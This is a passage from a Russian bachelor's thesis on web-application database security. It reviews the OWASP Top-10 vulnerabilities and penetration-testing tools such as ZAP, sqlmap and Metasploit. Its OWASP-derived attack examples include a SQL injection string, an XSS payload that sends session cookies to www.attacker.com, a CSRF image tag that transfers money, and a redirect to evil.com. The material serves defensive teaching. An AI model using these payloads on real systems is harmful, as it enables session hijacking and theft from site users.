Санкт-Петербургский политехнический университет
Петра Великого
Институт компьютерных наук и технологий
Высшая школа программной инженерии

Работа допущена к защите
И. о. директора ВШПИ
_____ Дробинцев П. Д.
«_____»_____ 2017 г.

ВЫПУСКНАЯ РАБОТА БАКАЛАВРА

Тема: Разработка программных средств обеспечения безопасности веб-приложений при работе с базами данных

Направление: 09.03.01 – Информатика и вычислительная техника

Выполнил студент А. С. Дуркин
гр. 43504/4

Руководитель Т. А. Вишневская

Санкт-Петербург
2017

ЗАДАНИЕ

к работе на соискание степени бакалавра

студенту гр. 43504/4 Дуркину Александру Сергеевичу

1. Тема проекта (работы)

Разработка программных средств обеспечения безопасности веб-приложений при работе с базами данных

(утверждена распоряжением по факультету от_____№_____)

2. Срок сдачи студентом оконченного проекта (работы)

3. Исходные данные к проекту (работе)

1. Свободная объектно-реляционная СУБД PostgreSQL

2. Контейнер сервлетов Apache Tomcat

3. Технология для разработки веб-приложений JSP (JavaServer Pages)

4. Интегрированная среда разработки программного обеспечения Intellij IDEA

4. Содержание расчетно-пояснительной записки (перечень подлежащих разработке вопросов)

1. Введение
2. Обзор уязвимостей веб-приложений, методов для их обнаружения и устранения
3. Разработка программных средств и тестирование
4. Анализ результатов

Реферат

Отчет содержит 85 страниц, 11 рисунков, 2 таблицы.

Использовано 10 источников.

ВЕБ-ПРИЛОЖЕНИЕ, ЗАЩИТА ИНФОРМАЦИИ, БЕЗОПАСНОСТЬ, УЯЗВИМОСТИ, ТЕСТИРОВАНИЕ НА ПРОНИКНОВЕНИЕ, ИНЪЕКЦИИ, SQL, XSS

В данной работе рассматриваются основные уязвимости веб-приложений, методы и инструменты для их обнаружения, а также существующие решения для защиты. Описана реализация разработанных программных средств для обеспечения безопасности веб-приложений при работе с базами данных. Проведены сканирования тестового приложения без использования разработанных программных средств и с их применением. Разработаны общие рекомендации по обеспечению безопасности веб-приложений.

Оглавление

Определения

Веб-приложение – вид приложения, в котором рассматривается взаимодействие клиент-сервер, в котором сервером выступает веб-сервер, клиентом – приложение способное отправлять запросы на веб-сервер.

Веб-сервер – сервер, принимающий запросы и выдающий ответ по HTTP протоколу, а также по протоколам его расширяющим. Веб-сервером именуют как программное, так и аппаратное обеспечение.

Прокси-сервер – сервер в компьютерных сетях, позволяющий клиентам выполнять косвенные запросы к другим сетевым службам.

Библиотека – набор готовых классов, функций, предназначенный для использования во внешних программных продуктах.

Фреймворк – программная платформа, определяющая структуру программной системы; программное обеспечение, облегчающее разработку и объединение разных компонентов большого программного проекта.

Уязвимость – недостаток в системе, использование которого может привести к нарушению целостности системы или вызвать ее неправильную работу.

Эксплуатация уязвимости – использование недостатка системы, чаще всего с помощью вредоносного скрипта или программы (эксплойта).

Вектор атаки – направление воздействия на систему со стороны атакующего.

Аутентификация – проверка подлинности предъявленного пользователем идентификатора.

Авторизация – предоставление определенному лицу или группе лиц прав на выполнение определенных действий; а также процесс проверки (подтверждения) данных прав при попытке выполнения этих действий.

Обозначения и сокращения

OWASP – Open Web Application Security Project (открытый проект обеспечения безопасности веб-приложений)

API – Application Programming Interface (программный интерфейс приложения)

SQL – Structured Query Language (язык структурированных запросов)

HTTP – HyperText Transfer Protocol (протокол передачи гипертекста)

URL – Uniform Resource Locator (указатель ресурса)

XSS – Cross Site Scripting (межсайтовое выполнение сценариев)

CSRF – Cross Site Request Forgery (межсайтовая подделка запросов)

ID – Идентификатор

ОС – Операционная Система

ПО – Программное Обеспечение

БД – База Данных

СУБД – Система Управления Базами Данных

Введение

Тяжело представить жизнь современного общества без персональных компьютеров, смартфонов, планшетов и прочих девайсов. Широкое распространение устройств, способных выходить во всемирную сеть Интернет (среди которых кроме телевизоров, музыкальных плееров, игровых приставок, смарт-часов есть также и холодильники, стиральные машины и утюги), сделало использование ее возможностей обычным делом для любого человека. Покупка/продажа товаров, вызов такси, заказ еды, чтение новостных изданий и различных тематических журналов, просмотр телевизионных передач, сериалов, кино, трансляций различных мероприятий, прослушивание музыки, денежные переводы, оплата счетов, штрафов, запись на прием к врачу, редактирование изображений, аудио- и видео-контента – все это можно делать онлайн.

Основной формой доступа ко всем этим возможностям является веб-приложение. Веб-приложение представляет собой клиент-серверное приложение, где клиентом является веб-браузер

пользователя, а сервером является веб-сервер. Главное преимущество веб-приложений – кроссплатформенность.

Клиент является реализацией пользовательского интерфейса, генерирует запросы к серверу и обрабатывает полученные от него ответы. Сервер обрабатывает запросы, приходящие от клиента, а затем формирует веб-страницу и отправляет ее клиенту по протоколу HTTP.

Данные пользователей хранятся на серверной части в базах данных, к которым сервера обращаются с SQL-запросами. В этих базах данных может храниться важная личная информация, например, паспортные данные, адреса, телефоны, номера банковских счетов и кредитных карт, а значит необходимо обеспечить защиту конфиденциальных данных пользователей.

Актуальность темы

Пренебрежение разработчиками методами и средствами защиты веб-приложения может привести к крайне негативным последствиям. Данные могут быть скомпрометированы, из-за чего пользователи могут лишиться учетных записей в сразу нескольких веб-

приложениях, ведь зачастую мы используем один адрес электронной почты и один и тот же пароль для нескольких сервисов. Для разработчиков же кража данных злоумышленниками чревата потерей репутации, важных и потенциальных клиентов, а также огромными финансовыми убытками и расходами, направленными на восстановление данных.

Атакующие и их мотивы могут быть самыми разными. Сотрудники, обиженные на начальство или преследующие цели легкого обогащения; конкурирующие компании, желающие скомпрометировать деятельность оппонента, раскрыть его текущие проекты, разрабатывающиеся в тайне; кибер-преступники, крадущие контент и сливающие его в сеть, или же требующие выкуп за неразглашение украденной информации; группы хакеров, выводящие из строя сервера крупных компаний с целью привлечения внимания; спецслужбы; а также обычные пользователи, проводящие атаки ради шутки.

Один из крупнейших в Европе исследовательских центров в области информационной безопасности Positive Research, входящий в состав международной компании Positive Technologies, в своем отчете за 2016

год предоставил данные о доле уязвимых сайтов в зависимости от максимальной степени риска уязвимостей. Недостатки как минимум среднего уровня были обнаружены во всех исследуемых приложениях, а в 70% из них были найдены критически опасные уязвимости. Мало просто разработать веб-приложение, необходимо обеспечить безопасность данных и транзакций.

Цели и задачи

Целью данной работы является разработка программных средств обеспечения безопасности веб-приложений. Для достижения поставленной цели сформулированы следующие задачи:

1) проанализировать основные уязвимости веб-приложений и векторы атак на них;
2) исследовать методы и средства выявления уязвимостей;
3) исследовать методы и средства устранения уязвимостей и защиты от атак различных видов;
4) сформулировать общие рекомендации по минимизации возникновения уязвимостей при разработке веб-приложений.

1. Уязвимости веб-приложений, методы их обнаружения и устранения

1.1. Основные уязвимости веб-приложений

При разработке веб-приложения, всегда необходимо учитывать обеспечение безопасности данных. Недостаточно просто использовать сложные пароли и различные защищенные соединения. Существуют различные векторы атак, использующие те или иные программные уязвимости, и разработчики должны учитывать наиболее опасные и распространенные уязвимости, а также методы предотвращения появления этих уязвимостей в программном продукте.

Международная некоммерческая организация OWASP (Open Web Application Security Project), занимающаяся анализом и методами улучшения безопасности веб-приложений, опубликовала список 10-и наиболее критичных уязвимостей OWASP Top-10 (2013 год), главной целью которого является увеличение осведомленности разработчиков ПО. Рассмотрим подробнее уязвимости из данного списка.

1.1.1. Injection (Внедрение кода)

Возможность внедрения инъекции (SQL, OS, LDAP) возникает, когда ненадежные данные отправляются интерпретатору как часть команды или запроса. Внедренные злоумышленником данные могут спровоцировать выполнение непреднамеренных команд или доступ к данным без надлежащей авторизации.

- Векторы атаки – атакующий отправляет выражения, использующие синтаксис целевого интерпретатора.
- Слабые места системы безопасности – устаревший код; запросы SQL, LDAP, Xpath, NoSQL; команды ОС; XML-парсеры; заголовки SMTP; аргументы программы.
- Технические последствия – искажение или потеря данных, отказ доступа к учетным записям и данным.

Определение уязвимости

Лучший способ определить, является ли приложение уязвимым для инъекций – проверка четкого отделения ненадежных данных от команд и запросов интерпретаторами. Для SQL-запросов это означает использование подготовленных запросов и хранимых процедур, избегание динамических запросов. Такая проверка может быть проведена вручную – ревью кода.

Также можно использовать специализированные инструменты – сканеры уязвимостей.

Предотвращение уязвимости

Устранение возможности внедрения кода требует отделение ненадежных данных от команд и запросов.

1) Предпочтительным вариантом является использование безопасного API, который полностью избегает использования интерпретатора или предоставляет параметризованный интерфейс.

2) Если параметризованный API недоступен, следует экранировать специальные символы. Разнообразные способы описаны в документе ESAPI (Enterprise Security API) от OWASP.

3) Рекомендуется также проверять достоверность ввода с «белым списком», но это не является полной защитой, так как многие приложения требуют ввода специальных символов.

Примеры сценариев атаки

Приложение использует ненадежные данные при построении следующего уязвимого SQL-запроса:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Злоумышленник изменяет значение параметра ‘id’ в браузере, чтобы отправить: ‘ or ‘1’='1. Например:

http://example.com/app/accountView?id=' or '1'=

Это изменяет значение запроса, в результате чего возвращаются все записи из таблицы учетных записей.

1.1.2. Broken Authentication and Session Management (Некорректная аутентификация и управление сеансами)

Функции приложения, связанные с аутентификацией и управлением сеансами, часто не реализованы должным образом, что позволяет злоумышленникам компрометировать пароли, ключи или токены сеанса или эксплуатировать другие недостатки реализации, чтобы использовать ID других пользователей.

- Векторы атаки – атакующий использует уязвимости в функциях аутентификации или управления сеансом (например, открытые учетные записи, пароли, ID сеанса), чтобы выдать себя за другого пользователя.
- Слабые места системы безопасности – механизмы управления сеансом, выходом из системы, управление паролями, тайм-ауты, запоминание пользователя, обновление учетной записи.

- Технические последствия – возможность атаковать учетные записи, в том числе привилегированные. При успешной атаке злоумышленник может использовать в веб-приложении все возможности жертвы.

Определение уязвимости

Веб-приложение может быть уязвимо, если:

1) учетные данные пользователя не защищены при хранении хешированием или шифрованием;

2) учетные данные могут быть подобраны или перезаписаны при небезопасных функциях управления аккаунтом (создание аккаунта, изменение пароля);

3) ID сеанса отображаются в URL-адресе;

4) ID сеансов не ограничены по времени, сеансы пользователей или токены аутентификации не блокируются должным образом при выходе из аккаунта;

5) ID сеансов не меняются после успешного входа.

Предотвращение уязвимости

Основная рекомендация для организации – предоставить разработчикам единый набор средств управления сеансом, которые должны:

1) отвечать всем требованиям к аутентификации и управления сеансом, определенным в OWASP Application Security Verification Standard (ASVS);

2) иметь простой интерфейс для разработчиков, например ESAPI Authenticator и User APIs.

Примеры сценариев атаки

Сценарий № 1: приложение для бронирования авиабилетов поддерживает переписывание URL-адресов, добавляем туда ID сеанса и получаем:

http://example.com/sale/saleitems?sessionid=268544541&dest=SPB

Авторизованный пользователь отправляет друзьям ссылку, чтобы сообщить о совершенной покупке. При переходе по этой ссылке, будет использоваться его же сессия, а значит, можно получить все его личные данные, в том числе и информацию по кредитной карте.

Сценарий №2: тайм-ауты приложения установлены неправильно. Для доступа к сайту пользователь использует общедоступный компьютер. Вместо выхода из аккаунта пользователь просто закрывает вкладку браузера и уходит. Через час атакующий использует тот же браузер с все еще авторизованным пользователем.

1.1.3. Cross-Site Scripting (XSS, межсайтовое выполнение сценариев)

Возможность осуществления XSS-атаки возникает, когда приложение принимает ненадежные данные и

отправляет их в браузер без надлежащей проверки или экранирования. XSS позволяет злоумышленникам выполнять скрипты в браузере жертвы, способные захватывать сессии юзеров, искажать веб-страницы или перенаправлять пользователя на вредоносные сайты.

- Векторы атаки – атакующий отправляет скрипты, которые исполняются интерпретатором в браузере.
- Слабые места системы безопасности – поля ввода, данные из которых отправляются в браузер без надлежащей проверки или фильтрации.
- Технические последствия – возможность захвата сессии юзера, искажения веб-страницы, вставки вредоносного контента или перенаправления юзеров.

Определение уязвимости

Веб-приложение может быть уязвимо, если пользовательский ввод не экранируется должным образом или не проходит валидацию на сервере перед включением этого ввода в страницу вывода.

Автоматизированные инструменты могут найти некоторые уязвимости XSS автоматически. Однако каждое приложение строит страницы по-разному и использует разные интерпретаторы на стороне браузера, такие как JavaScript, ActiveX, Flash и Silverlight, что

затрудняет автоматическое обнаружение. Наилучший вариант – комбинация анализа кода, тестирования на проникновение и автоматического подхода.

Предотвращение уязвимости

Предотвращение XSS атак требует разделения ненадежных данных от содержимого браузера.

1) Предпочтительным вариантом является исключение ненадежных данных на основе контекста HTML (тело, атрибуты, JavaScript, CSS или URL), в которые будут помещены данные. Методы экранирования данных рассматриваются в OWASP XSS Prevention Cheat Sheet.

2) Рекомендуется использовать «белый» список для проверки ввода на сервере, но это не является панацеей, так как для многих приложений требуются специальные символы. Такая проверка должна проверять длину, символы, формат и правила действий для этих данных.

3) Использование auto-sanitization библиотек (AntiSamy от OWASP или Java HTML Sanitizer Project).

Примеры сценариев атаки

Приложение использует ненадежные данные при построении фрагмента HTML без проверки ввода:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

Атакующий изменяет параметр «CC» в браузере:

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi ?foo='+document.cookie</script>'.

Это приводит к отправке ID сеанса жертвы на сайт злоумышленника, позволяя захватить текущую сессию.

1.1.4. Insecure Direct Object References (Небезопасные прямые ссылки на объекты)

Прямые ссылки на объекты имеют место быть, когда разработчик предоставляет ссылку на внутренний объект реализации, такой как файл, каталог или ключ БД. Без проверки контроля доступа или другой защиты злоумышленники могут манипулировать этими ссылками для доступа к несанкционированным данным.

- Векторы атаки – авторизованный атакующий изменяет значение параметра, который ссылается на системный объект, на который у пользователя нет прав.
- Слабые места системы безопасности – использование реальных имен или ключей объектов при создании веб-страниц и отсутствие проверки наличия у пользователя прав доступа к целевому объекту.
- Технические последствия – компрометация всех данных, на которые ссылается параметр.

Определение уязвимости

Лучший способ определить, уязвимо ли приложение для небезопасных прямых ссылок на объекты – проверить наличие защиты для данных ссылок.

1) Для прямых ссылок на ограниченные ресурсы – проверка прав доступа пользователя к ресурсу.

2) Если ссылка не является прямой – сопоставление ссылки и объекта, разрешенного для пользователя.

Эффективными методами обнаружения данной уязвимости являются обзор кода и ручное тестирование. Автоматизированные инструменты обычно не выявляют такие недостатки, так как они не могут распознать, что требует защиты или что безопасно или небезопасно.

Предотвращение уязвимости

Для предотвращения небезопасных прямых ссылок на объекты следует придерживаться рекомендаций:

1) Использовать непрямые ссылки на объекты для каждого пользователя или сеанса.

2) Использование прямой ссылки из ненадежного источника должно включать проверку доступа.

Примеры сценариев атаки

Приложение использует непроверенные данные в SQL-запросе, который обращается к личным данным:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , … );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Злоумышленник меняет параметр «acct» для отправки любого аккаунта. При отсутствии необходимой проверки он может получить доступ к учетной записи любого пользователя.

http://example.com/app/accountInfo?acct=notmyacct

1.1.5. Security Misconfiguration (Небезопасная конфигурация)

Высокий уровень защиты требует наличия безопасной конфигурации для приложения, веб-сервера, СУБД и остальных компонентов. Безопасные настройки должны быть определены, реализованы и сохранены, поскольку настройки по умолчанию часто небезопасны.

- Векторы атаки – атакующий получает доступ к учетным записям по умолчанию, неиспользуемым страницам, незащищенным файлам и каталогам.
- Слабые места системы безопасности – небезопасная конфигурация может быть на любом уровне стека приложений (платформа, веб-сервер, БД, фреймворки).

- Технические последствия – возможность полной компрометации системы, изменения/кражи данных.

Определение уязвимости

Веб-приложение может быть уязвимо, если:

1) используется устаревшее ПО (веб-сервер, СУБД);

2) включены или установлены ненужные функции и элементы (порты, службы, учетные записи);

3) включены и не изменены учетные записи по умолчанию;

4) система обработки ошибок предоставляет пользователям чрезмерную информацию об ошибках;

5) настройки безопасности в фреймворках и библиотеках не установлены должным образом.

Предотвращение уязвимости

Основные рекомендации заключаются в следующем:

1) Разработка автоматизированного процесса усиления безопасности, позволяющего быстро и легко развернуть приложение в другой среде.

2) Регулярное обновление ПО и загрузка исправлений для каждой используемой среды.

3) Использование безопасной архитектуры, которая обеспечивает надежное разделение компонентов.

4) Регулярные сканирования и проверки безопасности.

Примеры сценариев атаки

Сценарий №1: учетные записи по умолчанию не изменены. Атакующий обнаруживает, что стандартные страницы администратора находятся на вашем сервере, входит в систему с паролями по умолчанию и получает полный контроль над сервером.

Сценарий №2: сервер приложений поставляется с примерами приложений, которые не удаляются с вашего сервера. Данные примеры приложений имеют известные уязвимости, которые могут быть использованы для осуществления атак.

1.1.6. Sensitive Data Exposure (Утечка критических данных)

Многие веб-приложения не защищают конфиденциальные данные, такие как кредитные карты, налоговые идентификаторы и учетные данные. Атакующие могут красть или модифицировать такие слабо защищенные данные. Таким данным требуется дополнительная защита, например, шифрование при хранении или передаче, а также специальные меры предосторожности при обмене с браузером.

- Векторы атаки – атакующие обычно не крадут зашифрованные данные напрямую. Они крадут что-то еще – данные с сервера при передаче или прямо из браузера пользователя, а также осуществляют атаки типа «человек посередине».
- Слабые места системы безопасности – отсутствие шифрования конфиденциальных данных или слабые методы шифрования/хеширования паролей.
- Технические последствия – возможность компрометации всех конфиденциальных данных.

Определение уязвимости

Веб-приложение может быть уязвимо, если:

1) данные хранятся в чистом виде длительное время, в том числе в резервных копиях;
2) данные передаются в чистом виде;
3) используются слабые методы шифрования;
4) генерируются слабые ключи шифрования, или отсутствует правильное управление ключами.

Предотвращение уязвимости

Для защиты конфиденциальных данных необходимо придерживаться следующего минимума рекомендаций:

1) используйте шифрование при хранении и передаче;
2) не храните критические данные без необходимости;

3) используйте стойкие алгоритмы шифрования;

4) храните пароли с помощью алгоритмов, предназначенных для их защиты (bcrypt, Pbkdf2, scrypt);

5) отключите автозаполнение форм и кеширование для страниц, содержащих конфиденциальные данные.

Примеры сценариев атаки

Приложение шифрует номера кредитных карт в БД с помощью автоматического шифрования. Это означает, что происходит автоматическая расшифровка данных при извлечении, что позволяет использовать инъекции и извлекать номера кредитных карт в виде текста.

1.1.7. Missing Function Level Access Control (Отсутствие контроля доступа к функциональному уровню)

Большинство веб-приложений проверяют доступ к уровню функций. Тем не менее, приложения должны выполнять те же проверки контроля доступа на сервере при обращениях к функциям. Если запросы не подтверждены, злоумышленники смогут подделать запросы для доступа к функциям без авторизации.

- Векторы атаки – авторизованный злоумышленник изменяет URL или параметр на закрытую функцию.

- Слабые места системы безопасности – слабая защита функций приложения, которая может управляться с помощью конфигурации, а система при этом может быть неправильно настроена.
- Технические последствия – возможность получения доступа к закрытой функциональности, в том числе к административным функциям.

Определение уязвимости

Веб-приложение может быть уязвимо, если:

1) пользовательский интерфейс отображает навигацию по закрытой функциональности;
2) отсутствует проверка авторизации на сервере;
3) сервер выполняет проверки, полностью зависящие от информации, предоставляемой злоумышленником.

Предотвращение уязвимости

Для устранения уязвимостей, веб-приложение должно иметь следующие элементы:

1) модуль анализа авторизации, вызывающийся из всех функций бизнес-логики;
2) легко обновляемый и тестируемый модуль управления правами;
3) механизм, требующий предоставление разрешения при попытке доступа к функциям.

Примеры сценариев атаки

Злоумышленник просматривает целевые URL-адреса, требующие аутентификацию. Для доступа к странице admin_getappInfo необходимы права администратора.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Если неавторизованный пользователь может получить доступ к любой странице, это является уязвимостью. Если аутентифицированный юзер, не являющийся администратором, имеет доступ к странице admin_getappInfo, это также является уязвимостью.

1.1.8. Cross-Site Request Forgery (CSRF, подделка межсайтовых запросов)

CSRF-атака заставляет авторизованный в системе браузер отправлять поддельный HTTP-запрос, включающий ID сеанса и другую информацию об аутентификации, на сервер. Это позволяет заставить браузер жертвы генерировать запросы, которые уязвимое приложение признает легитимными.

- Векторы атаки – атакующий создает поддельные HTTP-запросы и вынуждает жертву отправлять их через теги изображений, XSS или другие методы.

- Слабые места системы безопасности – предоставление приложениями возможности предусмотреть все детали конкретного действия.
- Технические последствия – атакующий может заставить жертву выполнить любую операцию по изменению состояния: вход в систему, обновление учетных данных, совершение финансовых транзакций.

Определение уязвимости

Веб-приложение может иметь CSRF-уязвимость, если не используются непредсказуемые CSRF-токены, без которых злоумышленники легко могут создавать вредоносные запросы. Стоит обратить особое внимание на защиту функций изменения состояния аккаунта.

Предотвращение уязвимости

Предотвращение CSRF-уязвимостей обычно требует включения уникального для каждого сеанса непредсказуемого токена в каждый HTTP-запрос.

1) Предпочтительный вариант – включение токена в скрытое поле (отправляется в теле запроса).
2) Использование OWASP CSRF Guard, автоматически включающего токены в Java EE, .NET приложения, и методов предотвращения CSRF-атак из ESAPI OWASP.
3) Требование от юзера повторной аутентификации.

Примеры сценариев атаки

Приложение позволяет юзеру отправить запрос на изменение состояния, не содержащий ничего секретного

http://example.com/transfer?amount=1500&destAccount=46732243

Злоумышленник создает запрос, переводящий деньги со счета жертвы на его счет, а затем добавляет эту атаку в запрос на изображение, хранящееся на его сайте:

<Img src="http://example.com/transfer?amount=1500&destAccount=attackersAcct#" width = "0" height = "0" />

Если жертва посещает сайты злоумышленника после прохождения аутентификации на example.com, поддельные запросы включают информацию о сеансе, разрешая запрос злоумышленника.

1.1.9. Using Components with Known Vulnerabilities (Использование компонентов с известными уязвимостями)

Компоненты, такие как библиотеки, фреймворки и программные модули, зачастую работают с доступом к данным. Если используется уязвимый компонент, атаки на него могут подорвать защиту всего приложения.

- Векторы атаки – атакующий определяет уязвимый компонент, настраивает эксплойт и выполняет атаку.

- Слабые места системы безопасности – устаревшие компоненты, а также компоненты, включающие в себя другие уязвимые компоненты.
- Технические последствия – зависят от типа уязвимостей в уязвимых компонентах.

Определение уязвимости

Теоретически, легко определить, используются ли в приложении уязвимые компоненты. Но, к сожалению, не для всех библиотек есть отчеты об уязвимостях, не всегда точно определены версии компонентов, в которых есть уязвимости.

Предотвращение уязвимости

Один из вариантов устранения данной уязвимости – не использовать компоненты, написанные не Вами, но это не очень-то реалистично. Многие разработчики не устраняют уязвимости в старых версиях, поэтому следует обновлять все используемые компоненты до последних версий. Хорошей практикой будет выполнение следующих указаний:

1) Определите все используемые компоненты.
2) Следите за свежими отчетами об их безопасности.
3) Установите политики безопасности, регулирующие использование компонентов.

Примеры сценариев атаки

Компонентные уязвимости могут вызывать практически любой возможный риск. Компоненты запускаются с полным доступом к данным и функциональности приложения, поэтому эксплуатация уязвимостей может иметь серьезные последствия.

1.1.10. Unvalidated Redirects and Forwards (Непроверенные перенаправления и переходы)

Веб-приложения часто перенаправляют пользователей на другие страницы и веб-сайты, используя при этом ненадежные данные для определения целевых страниц. Без надлежащей проверки злоумышленники могут перенаправлять жертв на сайты фишинга или вредоносного ПО.

- Векторы атаки – атакующий подменяет безопасную ссылку на непроверенную страницу. Жертва переходит по ссылке и, к примеру, оставляет свои личные данные.
- Слабые места системы безопасности – непроверяемые параметры для перенаправления на другие ресурсы.
- Технические последствия – возможность кражи учетных данных, а также обход контроля доступа.

Определение уязвимости

Для определения, уязвимо ли приложение, посмотрите код перенаправлений и пересылок для каждого использования и проверьте, включен ли целевой URL в любые значения параметров. Если это так, и при этом целевой URL не входит в «белый» список, то, вероятно, приложение уязвимо.

Предотвращение уязвимости

Безопасное использование переадресации может быть выполнено несколькими способами:

1) Просто не используйте переадресацию и пересылку.

2) Если используете, не включайте пользовательские параметры при вычислении адресата.

3) Если параметры не могут быть устранены, убедитесь, что предоставленное значение действительно и разрешено для пользователя. Рекомендуется, чтобы такие параметры были некими значениями, а не фактическими адресами.

Примеры сценариев атаки

Приложение имеет страницу «redirect.jsp», имеющую параметр «url». Злоумышленник передает в параметр адрес, перенаправляющий юзеров на вредоносный сайт.

http://www.example.com/redirect.jsp?url=evil.com

1.2. Инструменты для поиска уязвимостей

Для обнаружения уязвимостей обычно используются инструменты тестирования на проникновение веб-приложений на основе принципа «черного ящика». Основные категории таких инструментов:

1) сетевые сканеры;
2) сканеры уязвимостей;
3) эксплуатация уязвимостей;
4) инъекции;
5) дебаггеры.

Все эти инструменты используются как специалистами по информационной безопасности, так и самими злоумышленниками.

1.2.1. Сетевые сканеры

Сетевые сканеры призваны определить доступные сетевые сервисы и порты, компоненты и их версии.

Популярным представителем сетевых сканеров является бесплатная утилита **Nmap**. Nmap – это расширяемый набор инструментов для сканирования сети и проверки безопасности. Может использоваться для определения запущенных на узле сервисов, версии ОС и приложений, межсетевого экрана.

1.2.2. Сканеры уязвимостей

Сканеры уязвимостей предназначены для поиска популярных уязвимостей типа SQL-инъекций, XSS, а также различных допущенных разработчиком ошибок вроде не удаленных временных или тестовых файлов.

Примером такого инструмента является проект **OWASP Zed Attack Proxy (ZAP)**. ZAP – это бесплатный инструмент с открытым исходным кодом, предназначенный для тестирования веб-приложений на проникновение. ZAP является перехватывающим прокси и располагается в сети между браузером тестера и веб-приложением так, чтобы можно было перехватывать и проверять запросы клиента и ответы сервера, модифицировать их в случае необходимости, а затем доставлять их в пункт назначения. ZAP может использоваться для осуществления атак «человек посередине». Если в сети присутствует еще один прокси-сервер, например, в корпоративной среде, ZAP можно настроить для подключения к этому прокси. ZAP имеет простой интерфейс и может использоваться любым новичком с минимальным опытом тестирования приложений, но при этом множество параметров для

проведения активного сканирования делает его полезным и для специалистов по безопасности.

Перед эксплуатацией необходимо настроить браузер для использования ZAP в качестве прокси. После настройки убедитесь, что тестируемое веб-приложение запускается в браузере, а затем можно приступать к сканированию.

ZAP имеет безопасный режим для предотвращения изменения данных в веб-приложении, так как сканирование является симуляцией реальной атаки, а значит может быть повреждена функциональность веб-приложения или база данных, как и при реальной атаке.

Наиболее простой способ использования ZAP – быстрый запуск. Вы просто выбираете URL веб-приложения для атаки и нажимаете на кнопку «Attack». Программа запустит паука для построения дерева страниц сайта, а после запустится пассивное сканирование. При сканировании проверяются запросы и ответы для каждой из страниц, и, если с ними что-то не так, генерируются оповещения. Оповещения делятся по уровням риска: высокий, средний, низкий.

Пассивное сканирование не модифицирует запросы и ответы и считается безопасным для данных и самого

приложения. Оно подходит для нахождения некоторых базовых уязвимостей. Активное сканирование по сути является реальной атакой, например SQL или XSS, что ставит данные под угрозу. Активное сканирование следует проводить только на веб-приложениях, разрешение на тестирование которых у Вас есть.

1.2.3. Эксплуатация уязвимостей

Эксплуатация уязвимостей осуществляется с помощью специальных инструментов с готовыми эксплойтами, в которые нужно просто передать необходимые параметры для использования уязвимости.

Одним из таких инструментов является **Metasploit Framework**. Это бесплатный проект для написания, отладки и автоматического запуска эксплойтов. Для каждого эксплойта можно выбрать действие, выполняемое в случае успешной атаки.

Пример сценария атаки:

1) выбор и настройка эксплойта;
2) проверка эксплойта на пригодность для системы;
3) выбор и настройка параметров;
4) выбор алгоритма шифрования для обхода системы обнаружения вторжений;

5) исполнение эксплойта.

1.2.4. Инъекции

Для поиска уязвимостей типа инъекции существуют специализированные инструменты. Часто такие инструменты могут эксплуатировать данные уязвимости или давать рекомендации по их эксплуатации.

Одним из мощнейших бесплатных инструментов с открытым исходным кодом для автоматического выявления и эксплуатирования уязвимостей является **sqlmap**. Эта утилита поддерживает следующие СУБД: MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB и HSQLDB. Sqlmap может:

- определять целевую СУБД;
- получать список баз данных, таблиц и столбцов;
- делать полный или частичный дамп базы данных;
- извлекать имена и хеши паролей пользователей;
- распознавать тип используемого хеша.

Поддерживаются следующие техники SQL-инъекций:
1) UNION query-based (основанная на запросе UNION). Классический пример инъекции, когда в уязвимый параметр передается аргумент,

начинающийся с «UNION ALL SELECT». Такой метод работает, когда веб-приложение выводит выбранные записи последовательно прямо на страницу.

2) Error-based (основанная на ошибке). В данном случае сканер передает в уязвимый параметр синтаксически неверное выражение, а затем анализирует HTTP-ответ в поисках ошибок СУБД, содержащих переданное выражение. Эта техника работает, когда приложение раскрывает ошибки СУБД.

3) Stacked queries (многоступенчатые запросы). В этом случае происходит проверка поддержки последовательных запросов. Если они выполняются, в уязвимый параметр добавляют точку с запятой (;), за которой следует внедряемый SQL-запрос. Данная техника используется для управления данными.

4) Boolean-based blind (слепая логическая). Реализация слепой инъекции, то есть данные из БД в веб-приложении нигде не возвращаются в чистом виде. Такой метод также называется дедуктивным. В уязвимый параметр добавляется синтаксически верное выражение с подзапросом SELECT или любой другой командой для выборки. Полученный ответ сравнивается с ответом на исходный запрос – так утилита может

посимвольно определить вывод внедренного выражения. Также можно передавать запросы для определения true-страниц, отсюда и название техники.

5) Time-based blind (слепая, основанная на времени). Реализация полностью слепой инъекции. Отличие от слепой логической заключается в том, что добавляется подзапрос, заставляющий СУБД приостановить работу на определенное время, например, командой SLEEP(). Сканер может извлечь данные из базы данных, сравнивая время отклика на запросы.

1.2.5. Дебаггеры

Дебаггеры чаще всего используют сами разработчики для поиска ошибок в коде. Но данные инструменты могут быть полезны и при тестах на проникновение, когда можно менять входные параметры и анализировать ответы приложения на них.

Примером такого инструмента является веб-отладчик **Fiddler**. Это отладочный прокси, который логирует весь HTTP-трафик, анализирует его, предоставляет возможность ставить точки останова и менять входящие/исходящие данные.

1.3. Существующие решения

1.3.1. Внедряемые на этапе разработки

При разработке веб-приложения нельзя забывать о его безопасности: механизмах аутентификации, шифровании, контроле доступа, защите конфиденциальных данных пользователей и прочем. Можно реализовывать все это самостоятельно, но не стоит забывать, что многие инструменты обеспечения безопасности уже существуют и успешно применяются в виде различных фреймворков и библиотек. Среди достоинств таких решений можно отметить наличие документации, инструкции применения для различных сценариев использования. Тем не менее, использование таких средств не может гарантировать отсутствие уязвимостей в приложении, поэтому наилучшим вариантом является их выявление с помощью различных сканеров и тестов на проникновение, а после – устранение найденных брешей с применением функциональности готовых решений.

Далее будут рассмотрены примеры готовых решений для веб-приложений на Java.

Spring Security

Spring Security - это Java/JavaEE фреймворк, который предоставляет механизмы для создания систем аутентификации/авторизации и другие функции обеспечения безопасности для приложений, реализованных с помощью Spring Framework.

Контекст безопасности создается в виде xml-файла с описанием ресурсов, прав доступа и привилегий.

Apache Shiro

Apache Shiro – Java фреймворк с открытым исходным кодом, предоставляющий механизмы аутентификации, авторизации, шифрования и управления сеансами.

